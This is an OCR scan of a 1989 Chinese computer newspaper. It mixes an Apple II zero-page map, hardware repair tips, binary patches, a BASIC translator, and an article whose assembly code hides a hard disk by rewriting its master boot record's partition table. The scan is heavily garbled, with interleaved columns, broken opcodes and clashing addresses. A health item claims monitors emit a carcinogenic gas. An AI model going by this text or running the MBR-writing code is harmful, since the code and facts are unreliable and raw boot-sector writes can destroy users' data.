\$1A-1B 高分辨屏时, 放图形首址, 清完下一行后, \$1B中的数加1, 直至完全清屏. 用图形表作图时, \$1A-1B先放置入图

形表首址:

- \$1C 高分辨颜色标志
\$1D-1F 不使用
\$20 屏幕上限
\$21 屏幕显示总行数

通盘: 当对T盘进行-2A 软盘驱动器进行读写操作时, 驱动器工作灯亮, 但主轴电机不转, 显示信息: NOT ready error reading A Abort; Retry, Fail

软驱故障维修两例

不是由调整管Q1损坏所致。更换调整管后, 重新调整转速控制基准电压(因调整管参数不一致, 所以需要调整), 使转速达到800转/分±1.5后, 软驱恢复正常工作。现象及显示信息同上

(1) 首先检查驱动器+12V电源(P20的1脚)和调整管Q1集电极均为12V, 说明故障是由控制部份或主轴电机引起。
(2) 检查P1的16脚N MOTOR ON信号在读写操作时为低电平, 主轴电机控制板P20的4脚也是低电平(74LS07是非反向高压输出OC门), 检查开关管Q2集电极为11V左右, 此时, 调整管Q1应导通, 而测量调整管Q1的发射极趋于0V, 这说明主轴电机

分析: 检查P1的1脚+12V正常, 而测量调整管Q1的集电极为0V, 这说明故障是由于+12V电源未加到调整管的集电极引起。焊下12Vπ型滤波电路的电感L1(检查3.3μH电感已开路), 根据该电路被烧穿开路分析, 滤波电感的后级负载有短路或较大的漏电流, 进一步检查发现π型滤波电容C2(47μ/16V)对地短路, 检查发现该电容电解液漏出, 由此可知, 故障的根源是由于滤波电容电解液外漏, 造成该电容击穿短路, 进而使滤波电感L1流过饱和。更换电容L1和电解电容C2后, 软盘驱动器恢复正常。 成年 郭建峰

- \$22 屏幕上限
\$23 屏下下限
\$24 光标所在水平位置
\$25 光标所在垂直位置
\$26-27 低(高)分辨率图形地址; 段缓冲地址(ROM); 临时使用空间(RWST)
\$28-29 光标所在行最左一个字符在屏幕存储器的地址; BASL/BASH (DOS)
\$2A-2B 分段合并计数器(ROMBO-OT); BOOT时的槽号数乘16(ROM); 屏幕滚动输出时记滚动行最左一个字符在屏幕存储器的地址
\$2C 低分辨率水平线时终止位置
\$2D 低分辨率垂直线时终止位置
\$2E-2D 反汇编左助记符代码
\$2E 控制低分辨率图形屏幕颜色; 写、读磁带时“检查和”存储单元; 反汇编寻址方式代码

Wordstar是一个功能很强的编辑软件, 但它的颜色却是不可选择的, 我分析了该程序, 发现其颜色由284H, 和28BH单元中的内容所确定, 改变它们的值就可改变Wordstar的颜色。例: 在DOS环境下打入 Deba\$ WS.com\ E284\ -XXXX, 0284 0A, 07\ E28B\ -XXXX, 028B 1B, 02\ W\ Q\ 就可把原来的兰色去掉而显示出绿、白两种色彩来。按此方法, 就可以把Wordstar的颜色设置成你最喜欢的颜色(附9~7所代表的颜色分别为黑、兰、绿、青、红、品红、棕、淡灰)。成年 唐明培

解决长城0520CH等机不能使用标准键盘进行转换的有效方法

长城0520CH等国产机的键盘不是标准键盘, 除了与标准键盘的排列顺序不同外, 最显著的特征是增加了“方式一, 方式二, 方式三, 方式四, 全角/半角, 英文。”这六个键, 为输入方式的转换提供了方便的捷径, 例如, 在IBM-PC/XT的CCDOS2.1方式下要实现拼音方式与区位方式的转换, 都要借助于ALT键和F1-F10等功能键; 而在长城0520CH机的GWINT16.COM下, 只要用这六个键转换即可, 这也正是长城0520CH机在高分辨率下不能采用标准键盘进行汉字输入等方式切换的原因, 造成许多优秀软件(GW2.13D在配备有标准键盘的长城机及其兼容机, 如: 浪潮系列机)上不能正常运行, 为了解决这个问题, 本文借助于长城0520CH机的GWINT16.COM键盘驱动程序来说明改造过程。

第一步: 更改提示信息, 就是将状态显示行的提示“方式一”改成“ALT-F1”, “方式二”改成“ALT-F3”等等。关于实现这一步的方法由介绍的不少, 这里只简单说明一下作的方法: 用汉字PCTOOL3软件对GWINT16.COM进行查找, 查找内容为“方式”二字而后调换适当的方式进行修改, 再存盘。

第二步: 具体变换操作, 可分为以下几个步骤。

- 1. 在没有任何键盘控制模块程序的情况下, 运行以下BASICA程序可知“方式一”, “方式二”, “...”等六个键的第二ASCII码为: 183, 184, 135, 136, 138, 137转换成十六进制分别为: 85H, 86H, 87H, 88H, 8AH, 89H。同时也可得知“ALT-F1”, “ALT-F2”, “...”等几个键的ASCII码的十六进制为: 88H, 89H, 8AH, 8BH, 8CH, 8DH, 8EH等等。
2. 用PCTOOLS及汉字PCTOOLS或DEBUG在GWINT16.COM中分别查找FC85, FC86, FC87, FC88, FC8A, FC89等, 并分别将它们改之FC88, FC89, FC8A, FC8B, FC8C, FC8D等后存盘。
经过以上改造后的GWINT16.COM程序, 可用ALT-F1, ALT-F2, ALT-F3等进行方式切换, 增强了方式转换的通用性。作者采用这种方法成功的对2.13D系统的GWINT16d.com及gwin16.com进行了改造。

```
所附程序,
10 KEY OFF:CLS
20 K$=INKEY$:IF K$="" THEN 20
25 IF K$="Q" OR K$="n" THEN 60
30 IF len(K$)=1 THEN 20
40 print asc(right$(K$,1))
50 goto 20
60 end
```

用Edmin编成的源文件或用其它程序建成的库文件, 由于某种需要, 要将其中所有的小写字母变成大写字母。如下的一小段程序可完成这个功能。运行程序, 输入源文件名即可。如果不想破坏原文件, 可先拷贝一个备份。这里要注意的是源文件必须是ASCII码文件。 成年 王定乾

- \$2F 检查读磁带信号单元, 平时D,=0; 反汇编操作字节计数器存储单元
\$30 低分辨率颜色寄存器; 高分辨时坐标除以7的余数相对应的值
\$31 监控键盘命令中“,”、“+”、“-”、“.”方式存储单元
\$32 字符显示方式(\$FF正常, \$7F闪烁\$3F反白)
\$33 提示符代
\$34-35 寄存器Y寄存器单元
\$36-37 输出气开关(\$FDF0)
\$38-39 输入气开关(\$FD1B)
\$3A-3B 指令计数器PC
\$3C-3D 读写磁带首址; 操作地址地址缓冲区(A1); 读写特征表地址(RWTS)
\$3E-3F 读写磁带末址; 操作地址地址缓冲区(A2)
\$40-41 操作地址地址缓冲区(A3)
\$42-43 操作地址地址缓冲区(A4)
\$44-45 操作地址地址缓冲区(A5)
\$45 累加器A寄存器单元
\$46 寄存器X寄存器单元
\$47 寄存器Y寄存器单元
\$48 状态寄存器P寄存器单元
\$49 堆栈寄存器单元
\$4A-4D 不使用
\$4E-4F 随机数(监控)(0~65535)
\$50-51 行号寄存器
\$52-5D 多用途指针
\$5E-5F 经常存放被移地址
\$60-61 处理关系表达式时存放数据; 修改程序区内容时, 用作被移动位置地址
\$62-68 存放上次进行浮点数运算乘除的结果
\$69-68 程序开始指针
\$69-8A 变量开始指针
\$6B-6C 数组开始指针
\$6D-6E 最后使用的数据指针
\$6F-70 字符串开始指针
\$71-72 当前字符串首址
\$73-74 HIMEM地址
\$75-76 正在执行的行号(若程序不再执行时, 存放FF)
\$77-78 上一次被执行的行号
\$79-7A 下一个被执行的程序行首字节的地址
\$7B-7C READ语句正在执行DATA语句的行号
\$7D-7E READ语句正在执行DATA语句的存储地址
\$7F-80 在INPUT执行时指在\$201, 在READ执行时指在DATA指令所在地址上
\$81-82 刚刚用到的变量名
\$83-84 正在处理的变量的数据首址
\$85-86 为一个变量存放数据时的首址
\$87 当前处理的算术运算符(关系运算符除外)的一个代码
\$88 不使用
\$89 放在正在处理的关系运算符的一个代码
\$8A-8B 函数数据首址
\$8A-8E 浮点寄存器2
\$8F 扫描内存空间时作指针用
\$90-92 放一条JMP指令指向被处理函数的相应入口
\$93-97 浮点寄存器1
\$98-9C 浮点寄存器2
\$9D-A3 浮点累加器
\$A4 浮点运算时寄存器
\$A5-AA 浮点寄存器, 用于浮点运算
\$AB-AC 在移动字符串子程序中, 指向该字符串首址
\$AD-AE 在处理字符串时, 指向该字符串首址
\$AF-B0 指向BASIC程序的最后一个字符(程序尾指针)
\$B1-C8 CHRGET程序, 每次调用其它字符时要使用
\$B8-B9 指向CHRGET最后得到的字符
\$C8-CD 上次RND产生的随机数
\$CE-CF 不使用
\$D0-D1 绘制高分辨率图形时工作单元
\$D2-D3 错误行首址
\$D4-D5 不使用
\$D6 DOS的程序保护标志
\$D7 不使用
\$D8 ONERR使用时放\$80
\$D9 不使用
\$DA-DB 错误时行号
\$DC-DD 错误时扫描指针
\$DE 错误代码
\$DF 错误时地址值
\$E0-E1 高分辨X坐标值
\$E2 高分辨Y坐标值
\$E3 不使用
\$E4 高分辨颜色
\$E5 水平坐标除以7的整数部分
\$E6 页数(\$40第二页, \$20第一页)
\$E7 SCALE值
\$E8-E9 图形表首址
\$EA 作图时扫描计数器
\$EB-EF 不使用
\$F0 低分辨率图形用寄存器
\$F1 SPEED寄存器单元
\$F2 不使用
\$F3 输出闪烁字节时标志
\$F4-F7 ONERR指针
\$F8 每一行执行前的地址值
\$F9 存放ROT值
\$FA-FF 不使用



# 《汉化 BASIC 语言》编译软件

```

5000 HOME :X = 2049: DIM A(22),B(
22),C(22): FOR I = 1 TO 22: READ
A(I),B(I),C(I): NEXT I
5002 A(I) = B(I) * 0.1: PEEK (X +
1): Y = B + 256 + A
5005 FOR K = 1 TO 3: C(I) = PEEK
(X + 3 + I): NEXT I
5010 IF C(1) < > 127 THEN 8000
5012 IF C(2) = 76 AND C(3) = 185 THEN
FOR I = 128: GOSUB 7000: RUN
5013 IF A(1) AND C(3) = B(1) THEN A
= C(1): GOSUB 7000: GOTO 8000
5015 NEXT I
5027 IF C(2) = 50 THEN A = 129: GOSUB
7000: GOSUB 7100
5037 IF C(2) = 21 THEN A = 179: GOSUB
7000: GOSUB 7200
5043 IF C(2) = 76 AND C(3) = 59 THEN
A = 145: GOSUB 7000
5045 IF C(2) = 76 AND C(3) = 59 AND
PEEK (X + 7) = 50 THEN A = 1
44: GOSUB 7000: POKE X + 7,32
5057 IF C(2) = 51 AND C(3) = 98 THEN
A = 147: GOSUB 7000: GOSUB 73
00
5059 IF C(2) = 46 AND C(3) = 50 THEN
A = 180: GOSUB 7000: GOSUB 74
00
6000 X = Y: GOTO 5002
7000 POKE X + 4,A: POKE X + 5,32:
POKE X + 6,B: RETURN
7100 FOR I = X + 4 TO Y: F = PEEK
(I): IF F = 44 AND G = 0 THEN
POKE I,193: G = G + 1: GOTO 7
10
7105 IF F = 44 AND G = 1 THEN POKE
I,199: G = 0
7110 NEXT I: RETURN
7200 FOR I = X + 5 TO Y: F = PEEK
(I): F1 = PEEK (I + 1): IF F =
122 AND F1 = 83 THEN POKE I,
198: POKE I + 1,32: POKE I +
2,32
7205 NEXT I: RETURN
7300 FOR I = X + 4 TO Y: F = PEEK
(I): F1 = PEEK (I + 1): IF F =
122 AND F1 = 85 THEN POKE I,
193: POKE I + 1,32: POKE I +
2,32
7305 NEXT I: RETURN
7400 FOR I = X + 0 TO Y: F = PEEK
(I): F1 = PEEK (I + 1): IF F =
122 AND F1 = 86 THEN POKE I,
176: POKE I + 1,32: POKE I +
2,32
7405 NEXT I: RETURN
7500 DATA 85,84,130,73,124,131,59
,123,132,77,41,134,52,84,135,
77,87,132,56,96,158,70,106,15
1,82,20,180
7505 DATA 49,31,157,87,101,158,72
,104,159,73,121,182,79,50,185,
73,84,196,72,103,170,85,84,17
1,54,50,174,86,39,178
7610 DATA 53,51,177,86,30,178,76,
31,179
8000 FOR I = 2049 TO 32767: PRINT:
PEEK (I): "": NEXT I
1PR#0

```

为了使更多的没有学过英语的人能掌握微机语言，能够用汉语编程，程序解决实际困难。笔者在CEC-1型中华学习机上用BASIC语言写了一个简单的编译软件，此软件可将汉化BASIC语言程序编译成BASIC语言程序，并且执行。

### 一、编译软件的使用和构造

把本软件读入主机内存后，便可开始编程了。用户用汉化BASIC语言编程时，行号使用范围为0至4999，每个程序最后必打一个“完”字。程序编写完后，请打入RUN5000，编译开始，稍等一会儿，便开始执行程序。

本软件用BASIC语言编程，从5000至8000句为软件主体。用户使用汉化BASIC语言编程时只能使用5000以前的行号。编译开始后，本软件从主机内存2049单元开始扫描，遇到汉化BASIC语言的保留字，即转化为BASIC语言保留字，直至遇到“完”字，结束编译，开始执行。本软件仍然支持中华学习机的全屏编辑和汉字功能，汉化BASIC语言程序与CEC-BASIC语言程序可以混编。

### 二、汉化BASIC语言简介

汉化BASIC语言包括CEC-BASIC语言的大部分功能，语句定义符一律采用单汉字形式，输入简便，易读性强。变量、表达式、函数、运算符与CEC-BASIC语言规定相同。

1. 每个程序由

若干语句构成。每个语句由行号、语句定义符和语句体构成。每个行号只能写一个语句。如：  
10 读T=0  
20 从X=1, 100  
30 读T=T+X  
40 读X  
50 印 "1+2+3+...+100=" , T  
60 完  
RUN 5000  
1+2+3+...+100=5050

### 2. 数据输入语句

(1) “读”语句，格式为：(行号) 读 (变量) = (表达式)。功能是把常量、变量和表达式的值赋给某一个变量。

(2) “读”语句，格式为：(行号) 读 “提示字符串” (变量)。(变量)……(变量)。功能是通过键盘为变量赋值。

(3) “读”与“数”语句，格式：(行号) 读 (变量) , (变量) , …, (变量) (行号) 数 (数据) , (数据) , …, (数据) 功能：把“数”语句中找数据为“读”语句中的变量依次赋值。

(4) “复”语句，格式为：(行号) 复，功能是恢复数据流。(待续)

冯和沛 秦树培

在CEC-1英文状态下，可利用语句CHR\$(12)进行打印自动换页，但在中文状态下该命令则实现清除屏幕的功能，不能用它来实现打印自动换页，也有其它可以实现换页功能的命令。

笔者编写了一段同样使用CHR\$(12)来实现中文程序打印自动换页的子程序(见程序一)，程序中5040语句是为了换页后使程序中Do S命令保持有效。

此段子程序可放在应用程序中任意需要换页的地方(如程序二)，打印纸走纸计数应从运行程序后打印第一行开始。(本程序中打印纸走纸计数是从打印“中华学习机”行开始的)。

徐阳 田文全

### ●用汇编语言接收和显示数据●

用8502汇编编制程序，通常会遇上数据的接收和显示问题。这里说的是接收汇编下键入数据。

接收数据可按ASC II码方式，实型方式，整型方式存储。其中ASC II码方式适用于字符及数值，实型占5字节，整型占两字节。显示时从存储地址中取出换成ASC II码打印出来。

下面四个程序可作子程序调用，存放在从\$1100开始的地段上。(1) \$1000-\$1018接收ASC II码数据。(2) \$1019-\$1047接收实型数值以实型方式存储。

(3) \$1049-\$1050打印ASC II码数据。(4) \$1052-\$105F把实型数值以ASC II码打印显示。

这些程序在中英文下均可运行无误。

广州三十二中 潘敬群

```

1000-20 6F FD 00 00 89 00 02
1000- E9 80 99 00 11 C8 C9 0D
1010- D0 F3 88 09 00 99 00 11
1018- 50 00 20 6F FD 00 00 B9
1020- 00 02 E9 80 99 00 02 C8
1028- C9 0D D0 F3 88 09 00 99
1030- 00 02 02 01 85 89 02 FF
1038- 86 B8 20 B1 20 28 7D DD
1040- A0 11 02 00 20 2B EB 60
1048- 00 A0 11 A9 20 20 34 DB
1050- 50 00 00 11 A9 00 20 F9
1052- EA 20 34 ED 20 3A DB 60
1060- 00 00

```

## CEC-1 机 中 华 学 习 介 绍 (二)

### 四、发声扩音卡

喜爱在中华学习机上玩智力游戏的用户，都感觉声音太小美中不足，希望机器发出的声音能够再大一些，音量能够再好一些。发声卡就是为了满足这些用户的要求设计的。将发声卡插在主机扩充槽上，再外接一个喇叭(音箱效果更好)，就可以有效地改善机器发声的音质。使声音的功率输出通过该卡上电位器的控制，具有最大10W的功率输出。用它进行教学演示或玩游戏时有声有色，更具有情。趣。不妨买一卡试一试。

### 《数据库技术》复习提要

为了帮助学员复习学习内容，迎接期末考试，请大家在全面学习本课程内容的情况下，重点掌握以下内容：  
一、E-R图及其家用(初级班不作要求)  
1. 要求能够根据语义画出正确的E-R图  
2. 将E-R图转换成格式化和关系模型  
二、FoxBASE数据库的基本概念  
1. 文件 2. 常量、变量和函数 3. 数据类型 4. 表达式  
三、数据库文件的建立和操作  
1. 数据库文件的建立与操作 2. 检索命令的用法 3. 如何定位记录指针 4. 如何修改数据库文件的记录 5. 在数据库文件中添加记录 6. 求和、求平均值 7. 排序和索引 8. 文件的连接。  
四、函数与运行特征的设置  
1. 数学函数及其用法 2. 字符串转换函数 3. 测试函数 4. 那些情况下最好设置运行特征  
五、命令文件与格式文件(初级班不作要求)  
1. 命令文件的建立方式 2. 对实用问题进行程序设计 3. 编制报表格式  
全书的重点在第五、七章，希望学员对这两章内容必须熟悉。(初级班学员必须熟悉掌握第五章内容)  
考题形式：  
1. 对给出的说法判断正确或错误 2. 填空 3. 阅读程序，写出程序执行的结果 4. 将程序补充完整。

### 《中华学习机教程》复习提要

该课程要求学员掌握的主要内容有：  
一、BASIC语言的基本概念

1. 常量 2. 变量 3. 函数 4. 数据类型 5. 表达式。

### 二、BASIC程序设计初步

1. 赋值语句 2. 键盘输入语句 3. 输出语句。

### 三、转向和分支程序设计

1. 转向语句 2. 条件语句 3. 读数和置数语句。

### 四、循环程序设计

1. 单重循环的设计 2. 多重循环程序的设计 3. 数组

1. 数组的定义方法 2. 数组和循环语句的联用。

### 五、BASIC函数

1. 标准性函数的用法 2. 自定义函数及其应用。

### 六、BASIC文件

1. 顺序文件和随机文件的建立方法 2. 顺序文件和随机文件的检索 3. 随机文件的修改

全书的重点在BASIC程序设计，要求对给定的问题能够编写出正确的程序。出题的形式有：1. 阅读程序填空 2. 填写程序的运行结果 3. 编写问题的程序

全书重点是BASIC语言部份，BASIC语言中又要求学员能够熟练的编写应用程序。教材上的第二到八章内容必须掌握。

高教出版社

## 也谈COMX-PCI用筛法打印质数

《软件报》陆续发表了一些涉及使用数组技巧的文章。例如筛法打印质数，分频排序等等。但是COMX机一维下标最大值为255，这使它的应用受到了很大的限制。

对此，《软件报》88年16期发表了一篇在COMX-PCI上用筛法打印质数的文章，用二维数组来打印质数，

并提出“用筛法就需用数组”。实际上，数组在这些程序中只是充当标志的角色，完全可以直接利用内存来代替。而且程序简洁，计算速度快。

程序附后，20句是对内存单元清零，只需执行一次即可。当N取值为1000时，1秒即可输出完毕。N取1699，仅需7分58秒，比原程序节约时间82.4%，若需得到更大范围内的质数，可把程序再往后移。

掌握了这种技巧，就很容易在COMX机上实现分频排序，上下界的差可取得很大。当相同数据超过255个时，它把每个内存单元视为一个数组单元，这仍比使用数组要少占内存。

杭州 李郁德

```

DEF US00000
10 DEF INT Z:A = 04420
20 FOR I = A TO 00000: POKE (I,0): NEXT
30 INPUT N:PR2:
40 FOR I = 3 TO SUR (N) + .5 STEP 2
50 IF PEEK (I + A) = 1 GOTO 70
60 FOR J = I + 1 TO N STEP I + I: POKE (J
+ A,1): NEXT
70 NEXT I
80 FOR I = 3 TO N STEP 2: IF PEEK (I + A) = 0PRI,
90 NEXT GOTO 30

```

本  
版  
专  
任  
编  
辑  
：  
李  
郁  
德



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘特德  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 国营建南机器厂隆重推出

STD工业控制机的温控控制器, 3.5" 磁盘驱动器, 20MB, 30MB, 40MB, 配联; 系统 I、II。  
中华学习机联双密度软盘驱动器 (320KB)。  
厂址: 湖南省怀化市507信箱  
联系人: 谢维菊 电话: 23301-961  
电传: 4503 邮政编码: 418000

为了查阅江苏省勘察设计计算机应用情况, 促进计算机技术在勘察设计工作中的进一步应用与推广, 江苏省勘察设计协会定于十一月份在宁召开计算机技术在勘察设计应用开发技术交流会。届时将对“个人建筑师(PA)”、“建筑CAD”、“结构CAD”、“特种结构分析”、“Etabs在高层建筑中的应用”、“水利设计”、“工程概预算”等十个专题进行讨论讲座。欢迎工程设计人员、电脑界同仁撰写有关计算机在勘察设计方面应用开发的论文, 以及有关计算机维护、管理、软件工程、数据库应用等方面的论文。论文请于十月十五日前寄“南京市北京西路十七号省勘察设计协会或本报苏州记者站(苏州市三善路162# 敬收)”。

征文启事

## 警惕机房内的“无形杀手”

长期以来, 人们为了改善工作环境, 对打扫地面尘土、清除纸屑碎片, 擦拭表面灰尘比较重视。但是, 机房内的一种无形杀手——“空气卫生”, 几乎被人们所忽视。随着微机、传真机、复印机等办公自动化设备的广泛使用, 机房内的空气污染也日趋严重, 如果不注意改善机房内的空气, 长期下去, 这种受污染的空气, 作为一种无形的杀手, 将严重地威胁着长期工作在机房内的操作人员的身体健康。

微机系统显示器工作时不仅辐射多种射线, 影响操作人员的视力; 产生变态粒子, 刺激皮肤, 引起皮炎、粉刺、斑块等, 而且还会产生大量的挥发性三苯并呋喃气体。这种气体跟复印机工作时产生的臭氧一样, 都是有毒的气体。医学界早已表明, 长期工作在这种环境里, 将会引起人体癌症变化, 所以, 改善机

房内的空气环境, 注意空气卫生, 对于机房操作使用人员的身体健康是极其重要的。

改善机房空气环境的基本方法, 一是经常打开门窗, 流通空气, 以驱散机器工作时产生的这种有毒气体, 避免对人体造成的危害。即使是在炎热的夏天或严寒的冬天, 也不能贪图空调室内的舒服, 只要机器性能允许, 应适时打开门窗, 透透空气。二是在机房里装上换气扇, 以加速机房内的空气交流。三是有条件的单位, 根据机房内的机器性能、数量、工作频率、机房空间的大小, 最好购买一台相应功率的负离子发生器。负离子发生器有“家庭森林”的称号, 它产生的负价离子, 对改善机房空气环境, 对人体健康, 非常有益。

无锡 张洪祥 王文远

编者负责同志:  
贵报对各种型号的流行电脑, 几无一不涉猎, 且内容充实精核, 这是贵报兴旺发展的一个重要原因。但是, 贵报对各种打字机的内容却未涉及。作为计算机工作人员, 很有必要熟悉和掌握这方面的知识。同时, 开发和完善电脑打字机的软件、硬件性能也是我们计算机工作人员不容辞的职责。因此, 笔者认为, 作为全国最重要计算机专业报刊之一的贵报, 应该开辟电子打字机这块处女地, 以沟通这方面的信息交流, 提高办公自动化的质量和效率。  
山东 路振华

编者负责同志:  
路振华同志的意见代表了一份读者的想法, 我们也希望收到诸如打印机、驱动器、磁碟机、显示器等外部设备和国内流行的微型主机以及经常使用的软盘磁盘、打字机、电源等的性能、特点、价格比、使用体会和维护知识, 特别是对不同厂家生产的同一类型产品进行横向比较方面的稿件。当然, 不是去探讨它们的工作原理及生产工艺, 而是去探讨购买这些硬件和设备的读者提供市场、产品信息, 也略有些购置了的用户增添一点使用、维护知识。  
本报责任编辑: 04号

★编号: 890909  
★名称: dBASE辅助教学软件  
★作者: 陈军  
功能简介: dBASE学习系统是为用户dBASE的用户设计的, 简称DTS。它由使用说明、预备知识、命令索引、练习、编程体会组成。该软件所有提示和说明均采用汉字, 初学者, 学完预备知识, 对数据库理论有较全面的认识; 然后再做练习, 练习分十个部分(包括250个小题和一个程序阅读题)。在练习过程中对不熟悉的命令可中断去调用索引文件, 索引结束后, 依然返回当前屏幕, 练习不受影响; 命令索引模块提供了dBASE-I、II共107条命令, 37个函数以及有关的格式、解释、实例, 索引时速度较快; 编程体会模块为用户提供了些常见的而一般书上不叙述的问题的解决方法。

★编程语言: BASIC/汇编语言  
★运行环境: 具有CC-DOS运行能力的微机皆可(分辨率自动判断不靠人工干预), 如IBM-PC/XT, 长城0520, 浪潮0520等。  
★转让形式: 软盘一张(含说明)

▲一种能防窃窃防盗窃防丢失的  
▲一种能防窃窃防盗窃防丢失的  
▲一种能防窃窃防盗窃防丢失的

▲一种能防窃窃防盗窃防丢失的  
▲一种能防窃窃防盗窃防丢失的  
▲一种能防窃窃防盗窃防丢失的

★编号: 890910  
★名称: 复数辅助教学  
★作者: 张天温、李洪江  
功能简介: 本软件根据中学数学教学大纲要求, 针对学生学习中出现的疑难问题, 着重解释了与复数有关的概念及运算法则, 讲解了典型例题, 并配有大量练习题。本软件既起到了教师课堂教学的作用, 又演示了教师在黑板上无法表现的动态画面, 使学生对知识的理解更加形象、深刻。学生学完运算法则之后, 还可通过做练习题提高熟练程度, 加深理解, 检查学习中的薄弱环节。希望本软件能成为您教学或学习的好帮手。

★编程语言: BASIC、6502机器语言  
★运行环境: 64KAPPLE-I及其兼容机, 带一台磁盘驱动器  
★转让形式: 盘一张和说明  
★转让价格: 25元(含邮资)  
★收款单位: 成都《软件报》信息部

▲只需两分钟, 即可从电脑储存的数方张传染病报告卡中检索出某种特定传染病的发病或死亡者的性别、年龄、职业、地区档案。这项在本市即将全面开展工作的传染病档案管理系统, 被正在上海考察的卫生部有关领导称为“目前国内居领先地位的疫情管理分析系统”。

▲第三汉字代码显示优势 未来“汉字代码应用范围日广, 本报讯: 未来“汉字代码”是一种没有重码的汉字兼容的拼音汉字代码, 近日四川物电局、税务系统以及石油系统全面推广应用, 深受用户的欢迎。

▲未来“汉字代码”以词语输入为主, 系统装有“词库”和“词典”, 消除了任何形式重码的“机械”输入汉字不受繁体、简体及行书等体的影响, 听打输入了, 操作者不必输入汉字代码输入, 不认识的字还可输入全变码方式方便地输入。未来“一码”是由四川省科技咨询服务中心的张玉田同志研制的。 成都 井波

## 两岸讨论中文电脑标准化 定于十月月上旬审定汉字编码

海峡两岸电脑业代表共同讨论中文电脑标准化问题, 双方除讨论“多位位数码字符集”的汉字编码、字型、中文输入, 以及中文处理基础等问题外, 并分别制定参加“国际标准组织”会议前, 四个工作小组的工作目标。

海峡两岸电脑业者将共同尊重对方软件著作, 并同意在合作过程中, 涉及有关重要事宜, 由双方召集人协商解决, 并被此协助以积极参与信息有关的国际组织与会议, 以争取并扩大中文信息标准在国际间的地位与影响。

# "IBM" 硬盘失踪加密法

```

;-----;
;第一引导块信息
MOV AX,201
MOV BX,200
MOV CX,1
MOV DX,80
INT 13
INT 3
程序二:引导块内加解密程序
SAC3:0200 EBFD00 JPF 0300
;再用AS500输入
SAC3:0300 FA 01
XOR AX,AX
MOV SI,AX
MOV SP,7000
MOV SI,SP
PUSH AX
POP ES
PUSH AX
POP DS
SI
CMP WORD PTR [200C],4141
JZ 031A ;是否加密?
JPF 031F
MOV AH,01
INT 16
JNZ 0322
INT 16
XOR AH,AH
INT 16
CMP AL,7A ;是否否?
JNZ 0320
PUSH SI
MOV SI,700C
MOV DI,700E
MOV CX,002F
REPZ
MOVSI ;选择正常分区信息
MOV CX,0004
PUSH CX
XOR AX,AX
INT 13
MOV AX,0301 ;写回
MOV BX,7000
MOV CX,0001
MOV BX,030B
INT 13
MAIN PROC NEAR
JNB 03E9
POP CX
LOOP 0399
JPF 0351
POP CX
POP SI
JPF 020F ;返回正常执行

```

是很多,其加密方法大多采用文件或子目录隐藏、封闭硬盘后再在批处理中加一些使用密码的方式,而许多方式在DEBUG或PCTOOLS的功能下,便较为容易地露出原形了,而且加密解密较麻烦。有什么更好的办法吗?笔者介绍一种硬盘加密的方法愿与同行们共同研究硬盘加密。这种加密方法是在用硬盘启动时键入一个按密码的键,当键入正确时,你能顺利地使用硬盘,而输入错误或不键入任何东西时计算机便进入ROM BASIC。或许有人想用软盘启动后再进入硬盘,但是在软盘启动时只要硬盘在被加密的情况下,计算机的启动后根本就不会承认在眼前的硬盘为确实存在的东西,如果打一个C,或想对硬盘有什么操作时,计算机只给你一个"Invalid drive specification"的信息。

笔者介绍的加密方法用到了计算机的硬盘分区信息及第一引导块程序,所以在该加密前请先谈计算机硬盘的启动方式和硬盘的大概结构。在有硬盘的机器上装有一片2732的EPROM组件,该组件含ROM BIOS及自举程序,其他对地钟位于C8000H~C9000H。上电复位时,系统必须对这块组件进行检测并完成相应的初始化,即把硬盘ROM—BIOS引入系统,才能实现系统对硬盘设备一级的控制。

硬盘ROM—BIOS在启动时先检查硬盘的各项功能。修改13H中断向量等,如出错则显示1701号错误,否则调用硬盘上0道0头1扇区的1号引导块,到0H,7C00H处执行,第一引导块都必须作为保留扇区使用的,DOS无法直接访问保留扇区。执行第一引导块程序先把自己复制到0,600处继续执行,然后从位移1BEH开始检查是否为可自举盘,如找到自举信息,再将部分自举信息送CX和DX后再调用第二块引导至0,7C00H处执行,以后就同块启动完全一样了。(第二块引导块就是用DEBUG的LCS,100 2 0 1能看到的)。

如果硬盘引导未找到位移1BEH开始的硬盘分区信息,计算机便不承认硬盘的合法性,用一些高级的软件和功能调用便不能使用硬盘。笔者介绍的方法正是将分区信息前移50H个字节,并在正常分区信息位置上填0的方法来隐藏硬盘的。

```

程序三: 写回第一引导块
ORG 100H
ASSUME CS:CODESS,DS:CODESS,ES:CODESS,SS:CODESS
MAIN PROC NEAR
RUN: MOV SI,0B0H ;比较密匙是否正确
JPF CTR PTR IS11.2
JLE NF
JPF ERROR1
INT 13
JNZ 03 ;无密匙
MOV SI,020H ;无密匙
MOV A1,IS1 ;

```

程序四: 好硬盘加密

```

CODESS SEGMENT PARA 'CODE'
ORG 100H
ASSUME CS:CODESS,DS:CODESS,ES:CODESS,SS:CODESS
MAIN PROC NEAR
RUN: MOV SI,0B0H ;比较密匙是否正确
JPF CTR PTR IS11.2
JLE NF
JPF ERROR1
INT 13
JNZ 03 ;无密匙
MOV SI,020H ;无密匙
MOV A1,IS1 ;

```

对于"病毒"病毒的解毒和免疫,已有一些报刊进行了讨论,并给出了具体方法。但是,这些方法一般需要好几个步骤,操作一失误,容易造成磁盘的损坏或数据的丢失。另外,有的硬盘,其DOS版本在3.0以上,如果感染,经过解毒后,也不好加免疫标记。

针对这些情况,我对这一病毒程序进行了分析,了解到,当系统内部时钟为整点或半点(如8,00或8:30),而此时DOS恰好正在该行读写磁盘的操作,这时,病毒就被激活了。因此,如果我们改变其中的条件转移语句,使之永远不转向病毒的执行,那么,病毒尽管存在,却永远不能发作出来,从而达到消毒的目的,此方法对一切软盘和硬盘都适用,简单实用,只需要修改磁盘上的一个字节。

我们先找出病毒的盘) D>DEBUG (A, -LCS;100 0 0 1 -D -D -D 457C;01F0 32 14 CD 1A F6 C6 7F

我们找出病毒的盘) D>DEBUG (A, -LCS;100 0 0 1 -D -D -D 457C;01F0 32 14 CD 1A F6 C6 7F

程序二在执行时判断是否加密标志,如未加密则返回正常程序执行,有加密标志4141H则判断是否有一个键盘输入,如有则判断是否为密码键,如是则将位移16CH处的分区信息复制到1BCH处清除加密标志并自己复制回第一引块以恢复正常分区信息,否则进入ROM BASIC。写回后,再返回正常程序程序第一引块

当程序二键入正确后,从位移100H处键入程序三,写回经过修改的第一引导块信息。

